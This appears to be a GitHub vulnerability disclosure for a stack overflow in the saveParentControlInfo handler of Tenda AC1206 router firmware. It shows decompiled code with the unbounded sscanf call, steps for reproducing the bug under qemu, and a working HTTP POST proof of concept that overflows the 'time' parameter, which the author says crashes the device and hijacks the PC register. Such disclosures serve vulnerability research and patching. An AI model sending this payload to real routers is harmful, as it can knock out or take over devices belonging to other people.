Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the saveParentControlInfo function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
26  char switch_day[7]; // [sp+2B0h] [+2B0h] BYREF
27  int pc_list[30]; // [sp+2C0h] [+2C0h] BYREF
28  char rule_id[128]; // [sp+338h] [+338h] BYREF
29  int ruleid; // [sp+3B8h] [+3B8h] BYREF
30  char starttime[32]; // [sp+3BCh] [+3BCh] BYREF
31  char endtime[32]; // [sp+3DCh] [+3DCh] BYREF
32
33  memset(mib_name, 0, sizeof(mib_name));
34  memset(mib_value, 0, sizeof(mib_value));
35  memset(switch_day, 0, sizeof(switch_day));
36  id = 0;
37  pc_count = 0;
38  i = 0;
39  memset(pc_list, 0, sizeof(pc_list));
40  memset(rule_id, 0, sizeof(rule_id));
41  rule = 0;
42  ruleid = 0;
43  pc_macd = 0;
44  deviceId = websGetVar(wp, "deviceId", byte_518F08);
45  enable = websGetVar(wp, "enable", byte_518F08);
46  time = websGetVar(wp, "time", byte_518F08);
47  url_enable = websGetVar(wp, "url_enable", byte_518F08);
48  urls = websGetVar(wp, "urls", byte_518F08);
49  day = websGetVar(wp, "day", byte_518F08);
50  pc_mac = websGetVar(wp, "block", byte_518F08);
51  ctype = websGetVar(wp, "connectType", byte_518F08);
52  limit_type = websGetVar(wp, "limit_type", "1");
53  deviceName = websGetVar(wp, "deviceName", byte_518F08);
54  if ( *deviceName )
55    set_device_name(deviceName, deviceId);
56  if ( !*time )
57  {
58    printf("[%d][%s] time string is null!!!!\n", 541, "saveParentControlInfo");
59    websWrite(
60      wp,
61      "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-C
62    websWrite(wp, "{\"errCode\":%d}", 1);
63    websDone(wp, 200);
64    return;
65  }
66  memset(starttime, 0, sizeof(starttime));
67  memset(endtime, 0, sizeof(endtime));
68  sscanf(time, "%[^-]-%s", starttime, endtime);
69  if ( !strcmp(starttime, endtime) )
70  {
```

In the `saveParentControlInfo` function, `time` (the value of `time`) we entered is formatted using the `sscanf` function and in the form of `%[^-]-%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `starttime` or `endtime`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 340
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

time=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
bbb
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.